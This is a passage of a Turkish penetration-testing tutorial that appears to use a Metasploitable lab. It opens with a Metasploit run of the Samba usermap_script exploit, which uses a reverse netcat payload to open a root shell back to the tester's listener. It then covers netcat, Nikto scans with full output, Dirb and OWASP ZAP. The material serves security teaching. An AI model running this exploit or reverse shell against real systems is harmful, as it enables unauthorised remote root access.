[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 139             | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.18    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.19
RHOSTS => 192.168.1.19
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.18:4444
[*] Command shell session 1 opened (192.168.1.18:4444 -> 192.168.1.19:40705) at 2024-08-07 13:45:33 +0300

id
uid=0(root) gid=0(root)
uname -a Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

**Netcat:** Netcat (nc), ağ protokollerini ve ağ uygulamalarını test etmek için kullanılan bir ağ aracı ve debug aracıdır. Hem TCP hem de UDP protokollerini destekler ve birçok farklı şekilde kullanılabilir.

#### Kullanım Alanları:

- **Ağ Bağlantısı Kurma:** TCP veya UDP bağlantıları oluşturur.
- **Port Taraması:** Belirli bir IP adresinde hangi portların açık olduğunu kontrol eder.
- **Veri Transferi:** Basit veri transferi işlemleri gerçekleştirir.

#### Özellikler:

- Çok yönlü bir ağ aracı.
- Hem dinleyici hem de istemci modunda çalışabilir.
- Güvenlik testleri ve ağ hata ayıklama için kullanılabilir.

#### Netcat'in Bazı Temel Kullanımları ve Parametreleri:

1. **Basit Bağlantı Kurma (TCP Client Mode):** Bir TCP bağlantısı kurmak için kullanılır. Bu komut, example.com adresindeki 80 numaralı port'a bir bağlantı kurar.

- `nc example.com 80`

2. **Dinleme Modu (TCP Server Mode):** Belirli bir port üzerinde dinlemek için kullanılır. Bu komut, 1234 numaralı port üzerinde dinler.

- `nc -l 1234`

3. **UDP Modu:** UDP protokolü kullanarak bağlantı kurmak için -u parametresi kullanılır. Bu komut, example.com adresindeki 1234 numaralı port'a UDP bağlantısı kurar.

- `nc -u example.com 1234`

4. **Port Tarama:** Netcat, uzak bir hostta açık portları taramak için kullanılabilir. -z seçeneği, netcat'e veri göndermeden tarama yapmasını söyler, -v ise tarama sonuçlarını göstermek için ayrıntılı modu etkinleştirir.

- `nc -z -v example.com 1-1000`

5. **Basit Bir Web Sunucusu Olarak Çalışma:** Netcat'i HTTP üzerinden bir dosya sunmak için kullanabilirsiniz. Bir istemci 8080 portuna bağlandığında, index.html dosyasının içeriğini alacaktır.

- `while true; do nc -l 8080 < index.html; done`

**Nikto:** Web sunucularının güvenlik açıklarını taramak için kullanılan açık kaynaklı bir web sunucu tarayıcısıdır. Nikto, çeşitli güvenlik açıkları, yanlış yapılandırmalar, potansiyel tehlikeli dosyalar ve programlar, eski sunucu yazılımları ve diğer güvenlik tehditlerini tespit edebilir.

### Kullanım Alanları:

- **Web Sunucu Taraması:** Web sunucularındaki güvenlik açıklarını tarar.
- **Yapılandırma Hataları:** Yanlış yapılandırılmış sunucuları tespit eder.
- **Zararlı Dosyalar:** Zararlı dosya ve dizinleri arar.

### Özellikler:

- Geniş bir güvenlik açığı kontrol listesi.
- Hızlı ve kapsamlı tarama yetenekleri.
- HTTP, HTTPS ve diğer web protokollerini destekler.

### Nikto'nun Bazı Temel Kullanımları ve Parametreleri:

1. Nikto'yu kullanmaya başlamak için hedef sunucunun IP adresini veya alan adını belirterek bir tarama yapabilirsiniz. **-h (host):** Hedef sunucunun IP adresini veya alan adını belirtir.

- **nikto -h <hedef\_ip\_adresi> veya <hedef\_alan\_adı>**

```
(root@kali) - [ /home/yavuz ]
# nikto -h 192.168.1.22
- Nikto v2.5.0

+ Target IP: 192.168.1.22
+ Target Hostname: 192.168.1.22
+ Target Port: 80
+ Start Time: 2024-08-12 17:32:49 (GMT3)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?PHPBB85F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?PHP9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 48540, mtime: Tue Dec 9 19:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
```

2. **-o (output):** Tarama sonuçlarını bir dosyaya kaydetmek için kullanılır. Çıktı formatını belirlemek için de kullanılabilir (örneğin, txt, html, xml).

- **nikto -h <hedef\_ip\_adresi> veya <hedef\_alan\_adı> -o sonuç.txt**

```
(root@kali)~[/home/yavuz]
$ nikto -h 192.168.1.22 -o sonuc.txt
- Nikto v2.5.0

+ Target IP: 192.168.1.22
+ Target Hostname: 192.168.1.22
+ Target Port: 80
+ Start Time: 2024-08-12 17:34:10 (GMT3)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTT
P/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missin
g-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. T
he following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https
://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/att
acks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE
-1999-0678
```

```
GNU nano 8.0 sonuc.txt
- Nikto v2.5.0/
+ Target Host: 192.168.1.22
+ Target Port: 80
+ GET /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ GET /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/We
+ GET /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
+ HEAD Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x b
+ GET /index: Uncommon header 'tcn' found, with contents: list.
+ GET /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file nam
+ CYEKKWXX /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ TRACE /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-commun
+ GET /phpinfo.php: Output from the phpinfo() function was found.
+ GET /doc/: Directory indexing found.
+ GET /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: CVE-1999-0678:
+ GET /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP reques
+ GET /?PHP9E9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP reques
+ GET /?PHP9E9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP reques
+ GET /?PHP9E9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP reques
+ GET /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to auto
+ GET /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92
+ GET /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authori
+ GET /test/: Directory indexing found.
+ GET /test/: This might be interesting.
+ GET /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system inf
+ GET /icons/: Directory indexing found.
+ GET /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme
+ GET /phpMyAdmin/: phpMyAdmin directory found.
+ GET /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited t
+ GET /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authoriz
+ GET /wp-config.php#: #wp-config.php# file found. This file contains the credentials.
```

3. **-ssl:** SSL üzerinden çalışan bir sunucuyu taramak için kullanılır. Bu parametre, HTTPS portunu taramak için gereklidir.

- **nikto -h <hedef\_ip\_adresi> veya <hedef\_alan\_adı> -ssl**

4. **-timeout:** Her bir istek için zaman aşımını belirtir.

- **nikto -h <hedef\_ip\_adresi> veya <hedef\_alan\_adı> -timeout 10**

5. **-Tuning:** Belirli türdeki testleri çalıştırmak için kullanılır. Tuning seçenekleri 0-9 arasında olup, her biri farklı türdeki testleri temsil eder. (örneğin, XSS, SQL injection).

- **nikto -h <hedef\_ip\_adresi> veya <hedef\_alan\_adı> -Tuning 4,9**

**Dirb:** Web sunucularında gizli dizinleri ve dosyaları keşfetmek için kullanılan bir araçtır. Bu araç, belirli bir hedef URL'ye istekler göndererek, sunucunun barındırdığı potansiyel olarak erişilebilir dizinleri ve dosyaları ortaya çıkarmaya çalışır. Bu işlemi gerçekleştirmek için genellikle bir wordlist (kelime listesi) kullanır.

#### Kullanım Alanları:

- **Dizin ve Dosya Keşfi:** Web sunucularında gizli veya güvenli dizin ve dosyaları arar.
- **URL Brute Forcing:** Belirli bir kelime listesini kullanarak URL brute forcing yapar.

#### Özellikler:

- Özelleştirilebilir kelime listeleri.
- Hızlı ve etkili tarama.
- Çoklu HTTP yöntemlerini destekler. (GET, POST, vb.)

#### Dirb Bazı Temel Kullanımları ve Parametreleri:

1. **Basit Tarama:** Bu komut, <hedef\_alan\_adı> üzerinde varsayılan kelime listesini kullanarak bir tarama başlatır.

- `dirb <hedef_alan_adı>`

2. **Özel Kelime Listesi ile Tarama:** Belirtilen kelime listesini kullanarak <hedef\_alan\_adı> üzerinde tarama yapar.

- `dirb <hedef_alan_adı> /path/to/wordlist.txt`

3. **-u:** Hedef URL'yi belirtir. (Zorunlu)

- `dirb -u <hedef_alan_adı>`

4. **-w:** Wordlist dosyasını belirtir.

- `dirb -w /path/to/wordlist.txt <hedef_alan_adı>`

5. **-r:** Tarama sonucunda yeniden yönlendirmeleri izlemez.

- `dirb <hedef_alan_adı> -r`

6. **-X:** Dosya uzantılarını belirtir. Bu, belirli uzantılara sahip dosyaları aramak için kullanılır.

- `dirb <hedef_alan_adı> -X .php,.html`

7. **-o:** Tarama sonuçlarını bir dosyaya kaydeder.

- `dirb <hedef_alan_adı> -o sonuç.txt`

**OWASP ZAP:** Web uygulamalarının güvenlik testleri için kullanılan, açık kaynaklı ve popüler bir araçtır. OWASP tarafından geliştirilen bu araç, özellikle web uygulamalarındaki güvenlik açıklarını tespit etmek ve değerlendirmek için kullanılır.


### Kullanım Alanları:

- Web Uygulama Güvenlik Taraması.
- Manuel Güvenlik Testleri.
- Proxy Modu.
- Otomatik Tarama.
- Spidering (Taramak ve Keşfetmek).
- Fuzzer.
- API Testleri.

### Özellikler:


- Kullanıcı Dostu Arayüz.
- Otomatik ve Manuel Modlar.
- Eklenti Desteği.
- Sürekli Entegre Olabilirlik.
- Uluslararası Dil Desteği.
- Raporlama.
- Geliştirici Odaklı.

**OWASP ZAP Kullanımı:** Kullanımı oldukça basittir. Aracımızı açıyoruz. Otomatik tarama butonuna basıyoruz. İsterseniz manuel tarama da yapabilirsiniz.





Ardından tarama yapılacak **siteyi** yazıyoruz. **Attack** butonuna basıyoruz. **Alert** kısmında araç bize bulduğu bütün güvenlik açıklarını rapor ediyor. Aynı zamanda bulduğu güvenlik açıklarının nasıl kapatılacağını anlatıyor.



## Aktif Bilgi Toplama Avantajları ve Dezavantajları:

### Avantajlar:

- Hedef sistemle doğrudan etkileşime geçildiği için elde edilen bilgiler daha doğrudur.
- Hizmetler, açık portlar ve zafiyetler hakkında detaylı bilgi sağlar.
- Gerçek zamanlı olarak bilgi toplanabilir ve analiz edilebilir.

### Dezavantajlar:

- Aktif bilgi toplama, hedef sistem tarafından tespit edilebilir. Bu da izinsiz erişim veya saldırı olarak algılanabilir.
- Hedef sistemde beklenmeyen tepkilere veya kesintilere neden olabilir.
- İzinsiz aktif bilgi toplama yasal sorunlara yol açabilir.





**Yavuz Selim SARI**

**Jr. Cyber Security**



**yavuzselimsarii@gmail.com**